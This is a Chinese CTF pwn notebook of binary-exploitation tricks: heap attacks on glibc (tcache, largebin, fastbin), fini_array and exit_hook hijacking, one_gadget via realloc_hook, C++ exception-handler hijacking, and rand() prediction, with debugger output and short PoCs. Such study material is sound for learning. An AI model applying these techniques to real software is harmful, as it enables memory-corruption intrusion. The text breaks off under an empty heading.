没有什么是真正的Trick

- 爆破canary
- 劫持__stack_chk_failed函数
- 覆盖TLS中的canary
  - 子进程
  - 主进程
  - 覆盖方式

栈溢出难以回到主函数重新执行一遍

shellcode题目

- 输入shellcode长度有限
- 限制可见字符
- shellcode限制字符的爆破脚本
- shellcode没有地方写flag内容时，可以用mmap
- 奇数位置写奇数，偶数位置写偶数

将global_max_fast打了unsortedbin后链表损坏如何打fastbin attack

通过libc偏移进行堆地址泄露

通过FSOP触发setcontext+53

tcache无法leak时直接修改tcache_perthread_struct

tcache中释放tcache_perthread_struct获得unsorted bin chunk

没有leak时通过stdout泄露地址

ROP中的magic gadget

- inc
- ebx的magic gadget

malloc_consolidate实现fastbin double free->unlink

mmap分配的chunk的阈值更改

栈上的字符串数组未初始化泄露libc

strcat、strncat等函数漏洞

继承suid程序

若存在alarm、close，则可以利用偏移得到syscall

printf中获取到特别长的字符串时会调用malloc和free

若能使用fstat系统调用，那么可以转32位下获得open系统调用

64位和32位系统调用互转

roderick师傅B站录播笔记

- 工具专题
  - pwngdb
  - tmux使用
  - one_gadget使用
  - seccomp-tools使用
  - 关于patchelf
  - pwntools
  - 调试
  - decomp2dbg
  - dl_dbgsym
  - pwn_init

控制mp_结构体来控制tcache分配大小

控制mp_结构体来阻止mmap

通过修改chunk的is_mmap位来合并清零chunk

ret2VDSO

通过socket传输数据，例如flag

- socket系统调用
- connect系统调用
- write系统调用

house of botcake注意事项

以下内容都是做题的时候遇到的一些知识点，但是由于时间原因，不可能详细记录每道题的详细解法，因此将这些题目的`trick`进行一个简要的总结。

llvm pass pwn

基本知识

`llvm pass pwn`假如想上难度，可以非常难，因为非常考验逆向功底，有时候还需要手搓`llvm`。

这里记录一下运行、调试`llvm`的基本方法。

首先，题目会给出一个`opt`和一个题目动态链接库`.so`。

而最终，我们在本地会运行如下命令：

```
opt -load [dynamic library] -[PASSFunction] [our_exp]
```

例如：

```
opt -load ./VMPass.so -VMPass ./exp.ll
```

而远程会自动运行该代码。

若题目使用的`exp.ll`不太复杂，可以直接使用`C++`编译，则可以直接使用如下命令来从`c++`代码生成`.ll`：

```
clang -emit-llvm -S exp.c -o exp.ll
```

题目环境

题目会给出不同版本的`opt`，而根据本人测试，不同版本的`opt`（即`llvm`和`clang`）存在较大差异（包括`opt-8 opt-10 opt-12`等等）。

因此，这里推荐直接到对应的`docker`容器来完成整道题目，包括调试等，因此推荐`roderick`师傅的仓库。

调试时，若是通过`c++`编写的代码，可以使用如下笔者写的简易脚本`run.sh`来进行调试：

```
#!/bin/bash
sudo clang-8 -emit-llvm -S exp.c -o exp.ll
gdb ./opt-8 -q \
    -ex "set args -load ./VMPass.so -VMPass ./exp.ll" \
    -ex "b *0x4b8db7" \
    -ex "run" \
    -ex "vmmap"
```


注意基本上每一行都需要改：

- 第一行，修改`clang`版本
- `-ex`的第一行，修改动态链接库的名称、参数名称
- `-ex`的第二行，断点位置，需要下到一个动态链接库完全加载好的地方。

运行该脚本后，我们会暂停到一个已经加载好动态链接库的地方，此时我们便可以通过动态链接库基地址加上`ida`中反编译得到的地址来下断点进行调试。

总体思路

首先先要能运行题目。在选择了正确版本的`opt`（来源于`llvm`）和`clang`后，我们需要找到`PASS`注册的名称。这里可以通过交叉引用`__cxa_atexit`函数，如下所示：



则：

```
opt -load ./VMPass.so -VMPass ./exp.ll
```

上面的`-VMPass`注册名称就是我们上面找到的。

出题人写的程序是`.so`文件，而最终我们`pwn`掉的程序本身是`opt`。这个程序通常具有如下特点：

- 不开启`PIE`
- `Partial RELRO`

这就给了我们程序基地址和打`got`表的机会。

对于一般的`llvm pass pwn`，出题人一般会选择重写`runOnFunction`函数，找到该函数的流程可以如下：

- 在`ida`中切换到汇编形式
- `Search - Text`，搜索`vtable`
- 最后一个函数一般即为重写的`runOnFunction`

对该函数进行逆向，即可写出`exp.c`来运行`llvm`虚拟机。例如红帽杯`simple-vm`如下：

```
void pop(int a);
void push(int a);
void store(int a);
void load(int a);
void add(int which, int value);
void min(int which, int value);

void oOoOoOoO(){
    add(1, 0x77e100);
    load(1);
    add(2, 0x355fd8);
    min(2, 0x2e35ec);
    store(1);
}
```

C++异常处理

其实分为很多种情况，这里记录一种大致思路，具体可以看如下两篇文章

[溢出漏洞在异常处理中的攻击利用手法-上 - 先知社区 (aliyun.com)]

[溢出漏洞在异常处理中的攻击手法-下 - 先知社区 (aliyun.com)]

只要是异常处理，那必然是存在`try-catch`块，如下所示：

```
.text:00000000000012D0 ;   try {
.text:00000000000012D0                 call    ___cxa_throw
.text:00000000000012D0 ;   } // starts at 12D0
.text:00000000000012D5 ; ---------------------------------------------------------------------------
.text:00000000000012D5 ;   catch(char const*) // owned by 12D0
.text:00000000000012D5 ;   catch(ulong) // owned by 12D0
.text:00000000000012D5                 endbr64
.text:00000000000012D9
.text:00000000000012D9 loc_12D9:                               ; CODE XREF: main+E8↓j
.text:00000000000012D9                 mov     rdi, rax        ; void *
.text:00000000000012DC                 cmp     rdx, 1
```

在检测到异常时，程序会抛出异常，并将程序控制流劫持到`catch`块。

我们可以调试正常情况下，其没有被覆盖时的返回地址。我们劫持该返回地址为任意一个含有 `catch` 块的 `try` 里面，且地址不为以前一模一样的（可以加一加二加三，多试下），即可将程序控制流劫持到任意的 `catch` 块中。例如，上图中可以将返回地址劫持为 `0x12d1`，程序控制流就会被劫持到该 `catch` 块 `0x12d5`。总结一下注意的点：

- 劫持到含有 `catch` 块的 `try`，别的 `cleanup` 之类的不行
- 劫持到 `try` 的地址不能完全相同
- 多试下，例如把栈上填满合法的地址，观察一下
- 真的多试一下

pwntools中调试子进程

可以通过找到其 `pid`，随后将 `pid` 的值加一来进行调试。如下所示：

```
pid = util.proc.pidof(sh)[0]
gdb.attach(pid+1)
```

高版本只有UAF无edit的情况下打largebin attack

需要严格的堆风水。

虽然我们可以利用 `botcake` 等方法来操作 `largebin` 或者 `unsortedbin`，但是仍然难以打 `largebin attack`。

我们可以利用类似于 `house of spirit` 的方式来释放伪造的 `unsortedbin chunk`（前提没有清空操作）

例如，我们释放 `A` 和 `B` 到 `unsortedbin` 并合并，再申请一个 `A+B` 的 `chunk` 将这个合并的 `chunk` 申请回来。

此时，我们可以释放 `B`：但这样做的话，会导致下一个 `chunk` 的 `prev_inuse` 为 `0`，这导致无法再释放 `A`。

因此，我们可以利用如下方式：

- 释放 `A` 和 `B` 到 `unsortedbin` 并合并
- 申请回合并的 `chunk`，同时修改原本的 `B`，将其 `size` 改小或者改大。注意控制下一个 `chunk` 的 `prev_size` 即可，最好是伪造出的 `chunk header`。
- 释放 `B`，该操作不会导致任何已有的 `prev_inuse` 被设置
- 释放 `A`，此时 `A+B` 和 `B` 都位于 `unsortedbin`。

而若我们将原本的 `B` 的 `size` 改大，达到 `A+原本B < 修改B` 的情况，那么在 `unsortedbin` 中会导致，申请时会先切割 `A+B` 而不是 `B`。这样就可以踩 `libc` 地址到 `largebin chunk(B)`的 `bk` 处。若我们不使用该方法，则难以在 `bk` 踩出 `libc` 地址。

dl_fini：l_addr劫持

在 `glibc` 调用 `exit` 函数时，函数会经过如下调用链：

```
exit()
    __run_exit_handlers()
        _di_fini()
```

而`_dl_fini`中，有如下部分代码：

```
if (l->l_info[DT_FINI_ARRAY] != NULL)
{
  ElfW(Addr) *array = (ElfW(Addr) *) (l->l_addr + l->l_info[DT_FINI_ARRAY]-
>d_un.d_ptr);
  unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val / sizeof (ElfW(Addr)));
  while (i-- > 0)
    ((fini_t) array[i]) ();
}
```

看似很复杂，但实际上逻辑很简单。看这一段：

```
ElfW(Addr) *array = (ElfW(Addr) *) (l->l_addr + l->l_info[DT_FINI_ARRAY]-
>d_un.d_ptr);
```

该行计算出最后调用的函数指针数组的地址。

然而，`l->l_addr`默认情况下为`0`，而`l->l_info[DT_FINI_ARRAY]->d_un.d_ptr`默认情况下为`.fini_array`的地址。

这意味着，默认情况下该部分会执行`fini_array`部分的函数。

然而，我们可以劫持`l->l_addr`：将其加上某个偏移，如此我们可以使得执行的函数不再是`fini_array`，而是加上偏移后的部分的函数，例如可以加上某个偏移使其执行`bss`上的地址的函数！

tcache伪造size位并分配到任意大小的tcache

这是`tache`的一个缺陷，根据测试，直到`glibc2.38`，该`trick`仍然有效。

我们已知通过`house of spirit`来释放一个`fake chunk`的时候，需要保证`fake chunk`的下一个`chunk`的`size`和`inuse`位合法。

然而，对于`tcache`，没有任何安全机制来检查下一个`chunk`的`size`和`inuse`。这意味着我们只需要构造一个任意位置的`fake chunk`，亦或者是合法的`chunk`但是篡改其`size`域，即可将`chunk`释放到我们指定大小的`tcache`中去。

`poc`如下：

```c
#include <stdio.h>
#include <stdlib.h>

int main(){
    size_t* a = malloc(0x100);
    size_t* b = malloc(0x100);
    a[0] = 0;
    a[1] = 0x251;
    free((size_t)a + 0x10);
    return 0;
}
```

可以看到，我们在`chunk a`内部伪造了一个`fake chunk`，没有绕过任何安全检查的操作，直接能够将`fake chunk`释放到`size`为`0x251`的`chunk`中。

got表绑定前可以通过修改其表项来更改调用函数

如上所述。

由上可知，`atoi`函数目前暂未绑定`got`表，因此，若我们将其最低位更改为`0x70`（也就是让其变为`printf`的表项），其便可以寻找到`printf`的表项，由此`aoti`函数将变为`printf`函数。

glibc中rand()预测

实际上只要泄露的数字足够多，完全可以预测：

```
o[n] == o[n-31] + o[n-3]
o[n] == o[n-31] + o[n-3] + 1
```

glibc中rand()预测脚本

和上面的方法不太清楚是不是一样的（

主要想记录下这个脚本

```python
from z3 import *

def solve(rs)->list:
    '''
    要求，根据 足够多的数求出初始的randtable
    '''
    init_table = [BitVec('rand_%d'%i,32) for i in range(31)]
    rand_table = [BitVec('rand_%d'%i,32) for i in range(31)]

    s = Solver()
    '''
    0 - 30
    far = r + 3
    生成过程
    r = (*fptr+*rptr)>>1
    *fptr = *fptr+*rptr
    fptr++,rptr++
    '''
    f = 3
    r = 0

    # rand_table[f] += rand_table[r]
    # r = (r + 1 ) % 31
    # f = (f + 1) % 31
    for i in range(len(rs)):
        s.add((((rand_table[f] + rand_table[r])>>1)&0x7fffffff) == rs[i])
        rand_table[f] += rand_table[r]
        r = (r + 1 ) % 31
        f = (f + 1) % 31

    init_t = []
    if s.check() == sat:
        print('solve success!')
        #print(s.model())
        for i in range(31):
            init_t.append(int('%s' % s.model()[init_table[i]]))
        return init_t
    return None


#生成第随机数
def generateRandom(ord,init):
    result = 0
    #copy table.
    table = []
    for t in init:
        table.append(t)

    f = 3
    r = 0

    for i in range(ord):
```

```
        result = ((table[f] + table[r])>>1)&0x7fffffff
        table[f] += table[r]
        r = (r + 1 ) % 31
        f = (f + 1) % 31
    return result
```

glibc中rand()精确计算

上面预测的方法需要我们获得非常多的随机数据，而若我们可以泄露`libc`上的数据时，则无需获得那么多随机数。方法如下：

- 泄露`libc`中的`randtbl`数组，该数组的每个元素都为四字节（`_DWORD`），第一个元素为`RANDOM_TYPE`，其他的数为状态数组`state`。
- 通过状态数组`state`即可计算出随机数，即`random_value = (state[i] + state[i+1]) >> 1`，并更新`state[i+1] = (state[i] + state[i+1])`。计算完成后，`i = i+1`。

来个示例如下：

```
unsigned int randtbl = {0x3, 0x443ce9c6, 0x57fca257, 0x6993085d, 0xfbd8ceef,
0x85998dfc, 0x6c5b76f8, 0xc6c5e909, 0x48fff3af, 0xb2d42041, 0xec1b5227, 0x15f73029,
0x15d4373d, 0x8cc614f7, 0xc5175937, 0xa68dae57, 0x6bb42a56, 0x917dcf02, 0x5dbdf47e,
0xff461126, 0xc75b3928, 0xcfd6759, 0xef3e7a20, 0xb26779e5, 0x18184540, 0x1f112143,
0xf162e8bc, 0xaa77e535, 0x887e7c1f, 0x4560b784, 0x8d7e5c50, 0xfb3ba76c}
```

因此第一次调用`rand()`时，结果为：

```
assert(rand() == (0x443ce9c6 + 0xfbd8ceef) >> 1)
// 0x200adc5a
```

并更新`rantbl`为如下：

```
unsigned int randtbl = {0x3, 0x443ce9c6, 0x57fca257, 0x6993085d, 0x4015b8b5,
0x85998dfc, 0x6c5b76f8, 0xc6c5e909, 0x48fff3af, 0xb2d42041, 0xec1b5227, 0x15f73029,
0x15d4373d, 0x8cc614f7, 0xc5175937, 0xa68dae57, 0x6bb42a56, 0x917dcf02, 0x5dbdf47e,
0xff461126, 0xc75b3928, 0xcfd6759, 0xef3e7a20, 0xb26779e5, 0x18184540, 0x1f112143,
0xf162e8bc, 0xaa77e535, 0x887e7c1f, 0x4560b784, 0x8d7e5c50, 0xfb3ba76c}
```

第二次调用`rand()`时，结果为：

```
assert(rand() == (0x57fca257 + 0x85998dfc) >> 1)
```

setcontext + 61便捷修改方式

实际上是`SigreturnFrame()`，使用`bytes(frame)`即可

使用mmap代替read读取文件

典型的`mmap`如下所示：

```
mmap(0x80000, 0x10000, 1, flags=1, fd=3, offset=0);
// 其中flags定义如下：
// MAP_SHARED（1）：映射会被其他映射到同一文件的进程所共享。因此，对映射区域的写入会影响到其他映射到同一文件的进程，反之亦然。
//MAP_PRIVATE（2）：创建一个私有的映射。对映射区域的写入不会影响到其他进程，也不会影响到原文件。这个标志通常用于需要对映射的数据做修改，而不希望影响到其他进程或者原文件的情况。
// 因此定义为1或2都可以。
```

但不能将`flags`设置为`MAP_ANONYMOUS=0x20`或者其他值，否则会调用失败。

srand(time(0))绕过(附带Python执行C语言)

`time(0)`是当前时间戳，其最小单位为秒数，那么在同一秒钟获取该时间戳就好了。

```
from ctypes import *

libc = cdll.LoadLibrary('./libc.so.6')
libc.srand(libc.time(0))
```

exec 1>&0, close(1)

`stdin`是`0`

`stdout`是`1`

`stderr`是`2`

程序使用`close(1)`关闭了输出流，那么可以使用`exec 1>&0`将其重定向到`stdin`，因为这三个都是指向终端的，可以复用。

此外，也可以直接修改掉`_IO_2_1_stdout_`的`_fileno`字段为`2`或者`0`，也可以再次打开`stdout`。

格式化字符串close(1)

书接上回。若格式化字符串`close(1)`，主要的解决办法都是有如下几种解决办法：

- 将`_IO_2_1_stdout_`的`fileno`字段改为`2`
- 将`stdout`的指针（一般位于`bss`）指向`stderr`

因此，大致可以分为如下几种方式来在格式化字符串中实现：

改printf返回地址到_start

若改`printf`返回地址到`_start`，我们便会在栈上留下一个`_IO_2_1_stdout_`的指针。

再次运行到这里时，我们就可以首先修改该指针末尾使其指向其`fileno`，将其改为`2`。即可绕过。

利用magic_gadget改bss上的stdout指针

`bss`上的`stdout`和`stderr`一般后三位不同，因此也难以直接修改。

但是我们可以利用`magic_addr`来修改`bss`上的`stdout`指针为`_IO_2_1_stderr_`。

有关`magic_gadget`可以看本文的`magic gadget`部分内容。

此外需要注意的是，修改后只能用`printf`而不是`puts`来泄露内容，因为`puts`是不走`bss`上的`IO`的。

系统调用前六个参数与函数前六个参数

系统调用的参数从上到下以此为：

```
rdi
rsi
rdx
r10
r8
r9
```

与此同时，函数的前六个参数仅有第四个参数`r10`和`rcx`的区别，如下：

```
rdi
rsi
rdx
rcx
r8
r9
```

对开启了PIE的程序下断点

可以通过如下方式在程序`0x1000`处下断点：

```
b *$rebase(0x1000)
```

高版本申请unsortedbin中chunk的冷知识

某日发现高版本中直接申请下`unsortedbin`中`chunk`等同大小的`chunk`时，会先将该`chunk`放到`tcache`，随后申请出来。

这就导致申请回来的`chunk`含有堆地址(`tcache->key`)，而不是`main_arena+xxx`。

解决办法是申请一个小一点的即可。

pwntools发送一个EOF

可以用`sh.shutdown_raw('send')`来发送`EOF`，效果是让`read`函数返回`0`。

但是似乎用了之后也无法得到`shell`了，这个有没有用呢？不清楚

更新：查看这篇[pwntools发送eof信号_pwntools send-CSDN博客]

CET安全机制

`CET`安全机制分为两个，`shadow stack`和`IBT(Indirect Branch Tracking)`。

shadow stack

在程序使用`call func`的时候，会记录下当前的`rip`，即调用函数的返回地址。在函数退出时会将`shadow stack`里面的返回地址和栈上的返回地址进行比对，若不一样，则说明返回地址遭到篡改。可以有效防止栈溢出等`ROP`类攻击方法。

IBT

`IBT`使得无法任意控制程序执行流到任意位置。在函数开始时，函数会有一个`endbr64`或`endbr32`标记。若`jmp`和`call`等控制程序执行流的操作没有导向`endbr`标记，则说明程序执行流可能遭到篡改。

存在格式化字符串漏洞，但是只能利用一次

程序在结束的时候会遍历`fini_array`里面的函数进行执行，将其劫持为`main`函数将会重新执行一次`main`函数。要无限执行，请看下一条。

fini_array劫持无限执行main函数

若只覆盖`array[1]`为`main_addr`，那么只会执行一次`main`函数便会执行下一个`array`中的函数。

要无限执行某个函数，需要使用这个方式：

```
array[0]覆盖为__libc_csu_fini
array[1]覆盖为另一地址addrA

其中，start函数中的__libc_start_main函数的第一个参数为main函数地址
第四个参数为__libc_csu_init函数，在main函数开始前执行
第五个参数为__libc_csu_fini函数，在main函数结束时执行
```

这是因为默认情况下，`fini`数组中函数中存放的函数为：

```
array[0]:__do_global_dtors_aux
array[1]:fini
```

而在`__libc_csu_fini`函数中会调用这两个函数，其执行顺序为`array[1] -> array[0]`。

修改后，其执行顺序将会变为：

```
main -> __libc_csu_fini -> addrA -> __libc_csu_fini -> addrA -> __libc_csu_fini ....
```

从而达到无限执行的目的。

终止条件即只要当`array[0]`不为`__libc_csu_fini`即可。

通过fini_array栈迁移来实现ROP

通过上面的无限循环方法执行某个函数时，若该函数可以进行一个任意地址写，那么我们便可以利用上述方式在`array[2]`处布置`rop`链。

布置完成后，布置`fini_array`为如下形式：

```
fini_array + 0x00: leave_ret (gadget)
fini_array + 0x08: ret (gadget)
fini_array + 0x10: ROP chain
```

由于本身执行的函数是存放于`array[1]`的，因此执行完后会执行`array[0]`处的`leave_ret`的`gadget`，导致`rip`为`ret`，然后执行我们布置的`rop`链。

参考文献

存在栈溢出，但是只能覆盖返回地址，无法构建ROP链

栈迁移

off-by-one利用

上一个`chunk`末尾为`0x8`这种类型，那么通过`off-by-one`可以任意修改下一个`chunk`的大小，将其改大，并将其释放，再申请，即可造成`chunk`的重叠，即被改大的这个`chunk`和它之后的`chunk`重叠，那么可以通过修改这个`chunk`来修改被重叠的`chunk`。同时也可以将重叠的`unsorted chunk`释放，打印被改大的`chunk`，即可泄露`libc`。

fastbin attack的0x7f

很多时候`fastbin attack`为了绕开`memory corruption (fast)`，需要使用`malloc_hook`或者`free_hook`附近的`0x7f`来构造一个`fake chunk`。实际上，`size`为`0x7f`的`chunk`去掉`N M P`位，也就是`0x78`，由于最后`0x8`是在下一个`chunk`的`prev_size`字段，那么实际上`0x7f`的`chunk`是对应`size`为`0x70`的普通`chunk`，也就是通过`malloc(0x60)`得到的。

one_gadget环境变量修改（realloc_hook调整栈帧）

`one_gadget`并不是直接就生效的，而是在一定条件下才生效，如下图所示，`constraints`部分就是必须满足的条件。

```
ltfall@ubuntu:/challenges/BUU_HEAP/roarctf_2019_easy_pwn$ one_gadget /glibc/2.23-0ubuntu11_amd64/libc.so.6
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

从上面可以看到，若要使用第一个`gadgets`，那么要满足`rax=0`；若要使用第二个`gadgets`，那么要满足`[rsp+0x30]=0`。然而，多数情况下我们是无法这么轻易地操纵这些寄存器的值的，但是我们可以借助`realloc_hook`来轻松完成这个操作。

首先，在`libc`中，`__realloc_hook`和`__malloc_hook`是相邻的，这意味着在使用`fastbin attack`的`0x7f`的`fake_chunk`来打`__malloc_hook`的时候，可以很顺便地打`__realloc_hook`（`__realloc_hook`在`__malloc_hook`前面一个）。`__realloc_hook`和`__malloc_hook`类似，程序在调用`realloc`的时候，同样会检查`__realloc_hook`，若`__realloc_hook`里面有值，会跳转到`__realloc_hook`里面的地址执行。但不同的是，`realloc`函数在跳转到`__realloc_hook`之前，还有一系列的`push`操作，如图所示：

```
.text:00000000000846C0                 public realloc
.text:00000000000846C0 realloc         proc near               ; CODE XREF: _realloc↑j
.text:00000000000846C0                                         ; DATA XREF: LOAD:0000000000006BA0↑o ...
.text:00000000000846C0
.text:00000000000846C0 var_60          = qword ptr -60h
.text:00000000000846C0 var_58          = byte ptr -58h
.text:00000000000846C0 var_48          = byte ptr -48h
.text:00000000000846C0
.text:00000000000846C0 ; __unwind {
.text:00000000000846C0                 push    r15             ; Alternative name is '__libc_realloc'
.text:00000000000846C2                 push    r14
.text:00000000000846C4                 push    r13
.text:00000000000846C6                 push    r12
.text:00000000000846C8                 mov     r13, rsi
.text:00000000000846CB                 push    rbp
.text:00000000000846CC                 push    rbx
.text:00000000000846CD                 mov     rbx, rdi
.text:00000000000846D0                 sub     rsp, 38h
.text:00000000000846D4                 mov     rax, cs:__realloc_hook_ptr
.text:00000000000846DB                 mov     rax, [rax]
.text:00000000000846DE                 test    rax, rax
.text:00000000000846E1                 jnz     loc_848E8
.text:00000000000846E7                 test    rsi, rsi
.text:00000000000846EA                 jnz     short loc_846F5
.text:00000000000846EC                 test    rdi, rdi
.text:00000000000846EF                 jnz     loc_84960
.text:00000000000846F5
```

上图是`libc`里面的`realloc`函数，可以看到`0x846d4`处会跳转到`realloc_hook`，而在这之前有一系列的`pop`操作。

那么现在考虑：我们将`__malloc_hook`写为`realloc`函数的值，并将`__realloc_hook`写为`one_gadget`。

那么函数调用链如下：

```
malloc => __malloc_hook => realloc => 一系列的push操作 => __realloc_hook => one_gadget
```

我们将断点打到`one_gadget`开始的地方（选取的`gagdet`的满足条件是`[rsp + 0x30]=0`），即：

```
*RSP  0x7ffeeeb9a588 —▸ 0x7fc2f75398ef (realloc+559) ◂— mov rbp, rax
*RIP  0x7fc2f74fa26a (do_system+1098) ◂— mov rax, qword ptr [rip + 0x37ec47]
──────────────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────────────
 ► 0x7fc2f74fa26a <do_system+1098>    mov    rax, qword ptr [rip + 0x37ec47] <do_system+1098>
   0x7fc2f74fa271 <do_system+1105>    lea    rdi, [rip + 0x147adf]
   0x7fc2f74fa278 <do_system+1112>    lea    rsi, [rsp + 0x30]
   0x7fc2f74fa27d <do_system+1117>    mov    dword ptr [rip + 0x381219], 0 <lock>
   0x7fc2f74fa287 <do_system+1127>    mov    dword ptr [rip + 0x381213], 0 <sa_refcntr>
   0x7fc2f74fa291 <do_system+1137>    mov    rdx, qword ptr [rax]
   0x7fc2f74fa294 <do_system+1140>    call   execve                <execve>

   0x7fc2f74fa299 <do_system+1145>    mov    edi, 0x7f
   0x7fc2f74fa29e <do_system+1150>    call   _exit                <_exit>

   0x7fc2f74fa2a3                     nop    dword ptr [rax]
   0x7fc2f74fa2a6                     nop    word ptr cs:[rax + rax]
──────────────────────────────────────────[ STACK ]──────────────────────────────────────────
00:0000│ rsp 0x7ffeeeb9a588 —▸ 0x7fc2f75398ef (realloc+559) ◂— mov rbp, rax
01:0008│     0x7ffeeeb9a590 ◂— 0x0
02:0010│     0x7ffeeeb9a598 ◂— 0x0
03:0018│     0x7ffeeeb9a5a0 —▸ 0x7fc2f7aa2700 ◂— 0x7fc2f7aa2700
04:0020│     0x7ffeeeb9a5a8 ◂— 9 /* '\t' */
05:0028│     0x7ffeeeb9a5b0 —▸ 0x7fc2f787a6a3 (_IO_2_1_stdout_+131) ◂— 0x87b780000000000a /* '\n' */
06:0030│     0x7ffeeeb9a5b8 —▸ 0x7ffeeeb9a750 ◂— 0x1
07:0038│     0x7ffeeeb9a5c0 ◂— 0x0
─────────────────────────────────────────[ BACKTRACE ]─────────────────────────────────────────
 ► f 0   0x7fc2f74fa26a do_system+1098
   f 1             0x0
──────────────────────────────────────────────────────────────────────────────────────────────
pwndbg>
```

此时 `rsp` 的值为 `0x7ffeeeb9a588`，那么查看 `$rsp + 0x30` 有：

```
pwndbg> p/x 0x7ffeeeb9a588 + 0x30
$1 = 0x7ffeeeb9a5b8
pwndbg> hex 0x7ffeeeb9a5b8
+0000 0x7ffeeeb9a5b8  50 a7 b9 ee fe 7f 00 00  00 00 00 00 00 00 00 00  │P.......│........│
+0010 0x7ffeeeb9a5c8  00 00 00 00 00 00 00 00  30 00 00 00 00 00 00 00  │........│0.......│
+0020 0x7ffeeeb9a5d8  a0 09 20 8f 93 55 00 00  50 a7 b9 ee fe 7f 00 00  │.....U..│P.......│
+0030 0x7ffeeeb9a5e8  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  │........│........│
pwndbg>
```

发现 `[$rsp + 0x30]` 不为0，但 `[$rsp + 0x38]` 是为0的。

由于在调用 `__realloc_hook` 之前，进行了大量的 `push` 操作，而 `push` 操作会减小 `rsp` 的值。因此，若我们少一个 `push` 操作，就会使得 `rsp` 的值加8，也就使得 `[$rsp + 0x38]=0` 了。

翻到上面再看看 `realloc` 函数，若我们的 `__malloc_hook` 不跳转到 `realloc` 函数的开头，而是偏移两个字节的地方，就少了一个 `push` 操作了，这样一来整个流程就可以打通，也就满足了 `one_gadget` 的条件了！

最后，记录一下 `realloc` 函数依次增加多少个偏移的字节可以减少一个 `push` 操作：

```
2,4,6,12,13,20
```

exit_hook(stdlib/exit.c)

实际上这并不是一个真正意义上的 `hook`，因为它实际上是劫持了一个指针而已。

程序在正常执行完毕或者调用 `exit` 函数的时候，会经过一个程序调用链：

```
exit -> __run_exit_handlers -> _dl_fini
```

而 `_dl_fini` 部分的源码如下：

```
#ifdef SHARED
   int do_audit = 0;
  again:
 #endif
   for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)
     {
       /* Protect against concurrent loads and unloads.  */
       __rtld_lock_lock_recursive (GL(dl_load_lock));

       unsigned int nloaded = GL(dl_ns)[ns]._ns_nloaded;
       /* No need to do anything for empty namespaces or those used for
      auditing DSOs.  */
       if (nloaded == 0
 #ifdef SHARED
       || GL(dl_ns)[ns]._ns_loaded->l_auditing != do_audit
 #endif
       )
     __rtld_lock_unlock_recursive (GL(dl_load_lock));
```

可以看到其调用了`__rtld_lock_lock_recursive`函数和`__rtld_lock_unlock_recursive`函数。

实际上，调用这两个函数位于`_rtld_global`结构体，如图所示：

```
pwndbg> p _rtld_global
$1 = {
  _dl_ns = {{
      _ns_loaded = 0x7f6452c20168,
      _ns_nloaded = 4,
      _ns_main_searchlist = 0x7f6452c20420,
      _ns_global_scope_alloc = 0,
      _ns_unique_sym_table = {
        lock = {
          mutex = {
            __data = {
              __lock = 0,
              __count = 0,
              __owner = 0,
              __nusers = 0,
              __kind = 1,
              __spins = 0,
              __elision = 0,
              __list = {
                __prev = 0x0,
```

```
  _dl_rtld_lock_recursive = 0x7f64529f9c90 <rtld_lock_default_lock_recursive>,
  _dl_rtld_unlock_recursive = 0x7f64529f9ca0 <rtld_lock_default_unlock_recursive>,
  _dl_make_stack_executable_hook = 0x7f6452a0d0b0 <__GI__dl_make_stack_executable>,
  _dl_stack_flags = 6,
  _dl_tls_dtv_gaps = false,
  _dl_tls_max_dtv_idx = 1,
  _dl_tls_dtv_slotinfo_list = 0x7f6452c1d918,
  _dl_tls_static_nelem = 1,
  _dl_tls_static_size = 4096,
  _dl_tls_static_used = 120,
  _dl_tls_static_align = 64,
  _dl_initial_dtv = 0x7f6452c1b010,
  _dl_tls_generation = 1,
  _dl_init_static_tls = 0x7f6452a05100 <_dl_nothread_init_static_tls>,
  _dl_wait_lookup_done = 0x0,
  _dl_scope_free_list = 0x0
}
pwndbg>
```

在结构体中可以看到，实际上`_dl_rtld_lock_recursive`存放了`trld_lock_default_lock_recursive`函数指针，`unlock`也是如此。若我们劫持该指针为`one_gadget`，那么调用`exit`函数时无论如何也会调用到`one_gadget`了。

使用如下方式查看该`_dl_rtld_lock_recursive`的地址：

```
p &_rtld_global._dl_rtld_lock_recursive
```

```
pwndbg> p &_rtld_global._dl_rtld_lock_recursive
$2 = (void (**)(void *)) 0x7f6452c1ff48 <_rtld_global+3848>
pwndbg>
```

即，我们只需要覆盖该地址处的值为`one_gadget`即可。需要注意，该`exit_hook`是`ld`的固定偏移，而不是关于`libc`的固定偏移。若能得知`libc`和`ld`的偏移，可以使用以下方式算出：

```
ld_base = libc_base + 0x1f4000
_rtld_global = ld_base + ld.sym['_rtld_global'] // _rtld_global实际上是属于ld而不是Libc的
_dl_rtld_lock_recursive = _rtld_global + 0xf08
_dl_rtld_unlock_recursive = _rtld_global + 0xf10
```

此外，若无法打`one_gadget`，也可以打`system`，其参数为`_rtld_global._dl_load_lock.mutex`。推荐通过调试得出。

exit_hook 2

